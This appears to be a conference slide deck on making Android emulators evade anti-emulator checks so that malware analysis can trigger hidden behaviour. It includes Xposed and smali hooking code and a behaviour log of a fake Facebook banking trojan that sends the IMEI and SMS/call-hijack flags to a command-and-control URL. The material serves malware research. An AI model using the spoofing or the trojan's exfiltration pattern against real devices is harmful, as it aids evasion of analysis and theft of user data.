
- ***/system/build.prop*** contains special content
- IO operations in Java layer will finally invoke APIs in ***libcore.io.IoBridge*** class
- Hook ***open*** function and modify the *path* parameter before the original function invoked




```
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
    int uid = Binder.getCallingUid();
    if(uid > 10000 && uid < 99999){
        String path = (String) param.args[0];
        if(path.equals("/system/build.prop"))
          param.args[0] = "/data/local/tmp/fake-build.prop";
}
```

androd.os.Build variables

- **android.os.Build.Device** is ***static final*** and is assigned when android.os.Build class loaded
- Xposed can only hook functions, while provide no methods to modify variables




```
public class Build {
    /** Value used for when a build property is unknown. */
    public static final String UNKNOWN = "unknown";

    /** Either a changelist number, or a label like "M4-rc20". */
    public static final String ID = getString("ro.build.id");

    /** A build ID string meant for displaying to the user */
    public static final String DISPLAY = getString("ro.build.display.id");

    /** The name of the overall product. */
    public static final String PRODUCT = getString("ro.product.name");

    /** The name of the industrial design. */
    public static final String DEVICE = getString("ro.product.device");
```



```
private static String getString(String property) {
    return SystemProperties.get(property, UNKNOWN);
}
```

androd.os.Build variables(cont.)

- Smali hook
  - Decompile APK
  - Redirect the reference to ***Landroid/os/Build*** to customized class
  - Rebuild and sign the APK




```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;

.line 94
.local v0, "brand":Ljava/lang/String;
const-string v1, "generic"
```

```
.class public Lbndroid/os/Build;
.super Ljava/lang/Object;
.source "Build.java"

# static fields
.field public static final BRAND:Ljava/lang/String; = "google"
```

Effects of Android Emulator Modification


Tim Strazzere: anti-emulator

- https://github.com/strazzere/anti-emulator
- Before modification



```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 3165): Checking for QEmu env...
V/AntiEmulator( 3165): hasKnownDeviceId : true
V/AntiEmulator( 3165): hasKnownImei : true
V/AntiEmulator( 3165): hasKnownPhoneNumber : true
V/AntiEmulator( 3165): isOperatorNameAndroid : true
V/AntiEmulator( 3165): hasKnownImsi : true
V/AntiEmulator( 3165): hasEmulatorBuild:true
V/AntiEmulator( 3165): hasPipes : true
V/AntiEmulator( 3165): hasQEmuDriver : false
V/AntiEmulator( 3165): hasQEmuFiles : true
V/AntiEmulator( 3165): QEmu environment detected.
```


- After modification



```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 2545): Checking for QEmu env...
V/AntiEmulator( 2545): hasKnownDeviceId : false
V/AntiEmulator( 2545): hasKnownImei : false
V/AntiEmulator( 2545): hasKnownPhoneNumber : false
V/AntiEmulator( 2545): isOperatorNameAndroid : false
V/AntiEmulator( 2545): hasKnownImsi : false
V/AntiEmulator( 2545): hasEmulatorBuild:false
V/AntiEmulator( 2545): hasPipes : false
V/AntiEmulator( 2545): hasQEmuDriver : false
V/AntiEmulator( 2545): hasQEmuFiles : false
V/AntiEmulator( 2545): QEmu environment not detected.
```

Fake Facebook

- After modification: Launcher UI




Activate device administrator?

FaceBook

Additional text explaining why this needs to be added.


Activating this administrator will allow the app FaceBook to perform the following operations:

- **Erase all data**
  Erase the phone's data without warning by performing a factory data reset.
- **Lock the screen**
  Control how and when the screen locks.



facebook

Connect with friends and the world around you on Facebook.



facebook

Connect with friends and the world around you on Facebook.


Your New Token:

140392458


Use this password for quick access to facebook, please

Fake Facebook(cont.)

- After modification：behavior monitoring




```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net", "request":"null", "context":"null"},
"StackTrace":"[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getSt
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"device_policy
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getDeviceId":{}}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getNetworkOperatorName":{}}}
```




```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net",
"request":"http://androidsoftsecurity.net/iBanking/sms/sync.php-post:bot_id=200&
imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&
operator=CMCC&control_number=%2B61448835329", "context":"null"}, "StackTrace":"[dalvik.sy
```

Fake Facebook(cont.)


- After modification：behavior monitoring



```
{"Uid":"10048", "InvokeApi":{"android. app. ContextImpl->startService":
{"service":"Intent { cmp=com. BioTechnology. iClientsService19200/
com. soft360. iService. AService }"}}}
{"Uid":"10048", "InvokeApi":{"android. app. ContextImpl->startService":
{"service":"Intent { cmp=com. BioTechnology. iClientsService19200/
com. soft360. iService. webService }"}}}
```



```
{"path":"/data/data/com. BioTechnology. iClientsService19200/
shared_prefs/com. BioTechnology. iClientsService19200_preferences. xml",
"flags":"577"}}}
{"Uid":"10048", "FileRW":{ "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e
3432313533303738313c2f73747269", "id": "189255383"}}
```



```xml
<?xml version='1.0' encoding='utf-8'
    standalone='yes' ?>
<map>
<string name="kode19">421530781</stri
```

DEMO

Summary

- A behavior-monitoring system is easy to develop
- How to trigger malicious behaviors is much more important
- Propose some simple methods to trigger behaviors, including
  - Repackage or inject into the APK to expose Android components
  - Traverse through the UI components for a more efficiency UI interaction
  - Utilize Android runtime hook to make the Android emulator much more like a real device

Thank you！

- @MindMac, mindmac.hu@gmail.com
- DEMO code: https://github.com/MindMac/PacSec2014

Special thanks to：

Zihang Xiao(Claud Xiao), Mian Guo(gmguo)